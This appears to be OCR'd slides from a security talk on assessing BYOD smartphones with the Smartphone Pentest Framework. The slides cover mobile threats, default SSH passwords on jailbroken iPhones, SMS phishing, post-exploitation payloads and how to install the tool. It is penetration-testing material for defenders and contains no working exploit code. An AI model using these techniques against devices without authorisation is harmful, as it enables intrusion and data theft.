



Assessing BYOD with the Smarthpone Pentest Framework

Georgia Weidman


10:05 AM


10:05 AM


10:05 AM
10:05 AM



10:05 AM
10:05 AM

BYOD Is Not New


Contractor Laptop

Rogue Access Point

Gaming Console


10:05 AM

Traditional Vulnerability Scanning



The iPhone in Question Is…

Jailbroken

Has SSH installed

Has a default password

Is not subject to any MDM restrictions

The Question

What can we do to assess the threat BYOD Mobile devices add to the enterprise?

Smartphones in the workplace

Access your data

Store company emails

Connect to VPNs

Generate 1 time passwords

Threats against smartphones: Apps

Malicious apps steal your data, remotely control your phone, etc.

Happens on all platforms. Some easier than others.

If your employees have a malicious angry birds add-on what is it doing with your data?

Threats against smartphones: software bugs

Browsers have bugs

Apps have bugs

Kernels have bugs

Malicious apps, webpages, etc. can exploit these and gain access to data

Threats against smartphones: social engineering

Users can be tricked into opening malicious links

Downloading malicious apps

Threats against smartphones: jailbreaking

Smartphones can be jailbroken

Giving a program expressed permission to exploit your phone

Once it is exploited, what else does the jailbreaking program do?

Remote Vulnerability Example

Jailbroken iPhones all have the same default SSH password

How many jailbroken iPhones have the default SSH password (anyone can log in as root)?

Client Side Vulnerability Example

Smartphone browsers, etc. are subject to vulnerabilities

If your users surf to a malicious page their browsers may be exploited

Are the smartphone browsers in your organization vulnerable to browser exploits?

Social Engineering Vulnerability Example

SMS is the new email for spam/phishing attacks

“Open this website” “Download this app”

Will your users click on links in text messages?

Will they download apps from 3rd parties?

Local Vulnerability Example

Smartphones have kernel vulnerabilities

Used my jailbreaks and malicious apps

Are the smartphones in your organization subject to local privilege escalation vulnerabilities?

Post exploitation

Command shell

App based agent

Payloads: information gathering

local privilege escalation

remote control

The Question

A client wants to know if the environment is secure

I as a pentester am charged with finding out

There are smartphones in the environment

How to I assess the threat of these smartphones?

Smartphone Pentest Framework

Written in Perl

Post exploitation in the languages of the devices

Supported in Linux

Included in Backtrack 5 R3

What you can test for

Remote vulnerabilities

Client side vulnerabilities

Social engineering

Local vulnerabilities

Requirements

Uses Perl Expect, Perl SerialPort, and Perl DB connectors

Stores data in a MYSQL or Postgress database

Serves malicious pages and payloads via web server

Uses Android SDK to custom build agents

Getting SPF

Open source

On github

git clone https://github.com/georgiaw/Smartphone-Pentest-Framework.git

Installation

Btinstall script will install all Perl dependencies


Downloads and installs Android SDK if not already present

Sets up database

Config File

